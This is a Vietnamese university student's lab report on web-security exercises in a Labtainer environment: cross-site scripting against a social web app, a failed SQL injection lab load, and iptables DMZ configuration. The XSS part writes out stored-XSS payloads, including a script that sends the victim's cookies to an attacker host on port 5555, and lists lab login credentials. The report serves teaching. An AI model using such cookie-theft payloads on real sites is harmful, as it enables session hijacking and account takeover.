

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



Môn học: An toàn ứng dụng Web và CSDL
Báo Cáo Thực Hành Lần 1

Họ và tên: Trần Thị Thu Phương

Mã sinh viên: B21DCAT151

Nhóm môn học: 03

Giảng viên: Vũ Minh Mạnh

Hà Nội, 2024

Mục lục

1. Xsite: Tấn công Cross Site Scripting vào máy chủ web	1
2. Web-inject: Khám phá chèn mã SQL/NoQuery	4
3. Dmz-lab: Thiết lập DMZ cho một doanh nghiệp	4
4. Dns: Giới thiệu cơ bản DNS	7

Bài thực hành số 1

1. Xsite: Tấn công Cross Site Scripting vào máy chủ web

Bước 1: Sử dụng mã độc hại hiện thị cửa sổ cảnh báo

- Thông tin đăng nhập

Admin:

- Username:admin
- Password:seedelgg


Alice:

- Username: alice
- Password: seedalice

- Alice đăng nhập → Truy cập đến Profile → Edit Profile → nhập vào trường brief description:

```
<script>alert('XSS');</script>
```

- Kết quả, khi admin đăng nhập và truy cập vào profile của Alice sẽ hiển thị lên thông báo




Bước 2: Sử dụng mã độc hại hiện thị Cookies trên cửa sổ cảnh báo

- Alice đăng nhập → Truy cập đến Profile → Edit Profile → nhập vào trường brief description:

```
<script>alert(document.cookie);</script>
```

Bài thực hành số 1

- Kết quả, khi admin đăng nhập và truy cập vào profile của Alice sẽ hiển thị Cookies của admin trên thông báo




Bước 3: Ăn cắp Cookies từ máy nạn nhân

Trên máy kẻ tấn công: Truy cập thư mục echoserver → chạy ./echoserv 5555


Trên máy nạn nhân:

- Alice đăng nhập → Truy cập đến Profile → Edit Profile → nhập vào trường brief description:
`<script>document.write('<img src=http://attacker_IP_address:5555?c='
+ escape(document.cookie) + '>');
</script>`
- Kết quả, khi admin đăng nhập và truy cập vào profile của Alice sẽ hiển thị thông báo trên máy nạn nhân và Cookies sẽ được gửi về máy tấn công qua cổng 5555

Bài thực hành số 1




Trên máy nạn nhận



Trên máy tấn công

Bài thực hành số 1


Bước 4: Checkwork



```
Tue 20:39 ●
B21DCAT151 - Tấn công Cross Site Scripting vào máy chủ web - Mozilla Firefox
B21DCAT151 - Tấn công Cross Site Scripting vào máy chủ web - Mozilla Firefox
https://seclab.ptit.edu.vn/student/question/aUV 90%
Trần Thị Thu Phương (B21DCAT151) 1:20:06
student@ubuntu: ~/labtainer/labtainer-student
File Edit View Search Terminal Help
file:///home/student/labtainer/trunk/labs/xsite/docs/xsite.pdf
A lab report template is at
file:///home/student/labtainer/trunk/labs/xsite/docs/xsite-report.docx
You may open these by right clicking
and select "Open Link".
Press <enter> to start the lab
student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/xsite
Labname xsite
Student | stole_cookie |
=====|=====|
B21DCAT151 | |
What is automatically assessed for this lab:
student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/xsite
Labname xsite
Student | stole_cookie |
=====|=====|
B21DCAT151 | Y |
What is automatically assessed for this lab:
```

2. Web-inject: Khám phá chèn mã SQL/NoQuery

Em không thể tải được




```
student@LabtainerVMware:~/labtainer/labtainer-student$ labtainer web-inject
ERROR: Lab named web-inject was not found.
Make sure you have all the latest labs by running:
update-labtainer.sh
student@LabtainerVMware:~/labtainer/labtainer-student$ echo "Tran Thi Thu Phuong B21DCAT151"
Tran Thi Thu Phuong B21DCAT151
student@LabtainerVMware:~/labtainer/labtainer-student$
```

3. Dmz-lab: Thiết lập DMZ cho một doanh nghiệp

Cấu hình các luật iptables trên outgateway để người dùng từ xa chỉ có thể truy cập vào máy chủ web qua HTTP, HTTPS và SSH, ví dụ: sử dụng lệnh wget www.example.com.


Bài thực hành số 1



Cấu hình luật cho iptables trên InnerGateway để

- Người dùng cục bộ có thể truy cập Internet qua ISP, ví dụ: sử dụng lệnh `wget www.google.com`.
- Người dùng cục bộ có thể truy cập vào máy chủ web cục bộ qua HTTP, HTTPS, SSH và MYSQL

Bài thực hành số 1



```
B21DCAT151 - Thiết lập DMZ cho một doanh nghiệp - Mozilla Firefox
B21DCAT151 - Thiết lập DMZ cho một doanh nghiệp
Ubuntu Server and hyper
https://seclab.ptit.edu.vn/student/question
90%
Trần Thị Thu Phương (B21DCAT151) 2:24:13
198.18.1.? 198.18.1.1-127
ubuntu@inner_gw: ~
File Edit View Search Terminal Tabs Help
ubuntu@inner_gw: ~ x admin@web_server:~ x admin@outer_gw: ~ x admin@dns: ~ x
GNU nano 2.5.3 File: /etc/rc.local Modified
#
iptables --flush
iptables -t nat --flush
iptables --delete-chain
iptables -t nat --delete-chain
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT


# Cho phép dải địa chỉ cục bộ truy cập Internet
iptables -A FORWARD -s 198.18.1.0/24 -o eth0 -j ACCEPT
iptables -A FORWARD -o eth0 -m state --state ESTABLISHED,RELATED -j ACCEPT

# Cho phép dải địa chỉ cục bộ truy cập máy chủ web
iptables -A FORWARD -s 198.18.1.0/24 -d 198.18.1.56 -p tcp --dport 80 -j ACCEPT # HTTP
iptables -A FORWARD -s 198.18.1.0/24 -d 198.18.1.56 -p tcp --dport 443 -j ACCEPT # HTTPS
iptables -A FORWARD -s 198.18.1.0/24 -d 198.18.1.56 -p tcp --dport 22 -j ACCEPT # SSH
iptables -A FORWARD -s 198.18.1.0/24 -d 198.18.1.56 -p tcp --dport 3306 -j ACCEPT # MySQL

# Từ chối các kết nối khác
iptables -A FORWARD -s 198.18.1.0/24 -j DROP

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos ^Y Prev Page
^X Exit ^R Read File ^_ Replace ^U Uncut Text ^T To Linter ^_ Go To Line ^V Next Page
Sử dụng các tập lệnh /etc/rc.local trên gateway trong và gateway ngoài để ra lệnh iptables. Hãy tôn trọng các chú thích 1
```

Trên máy làm việc từ xa (hank): `sudo nmap www.example.com`.



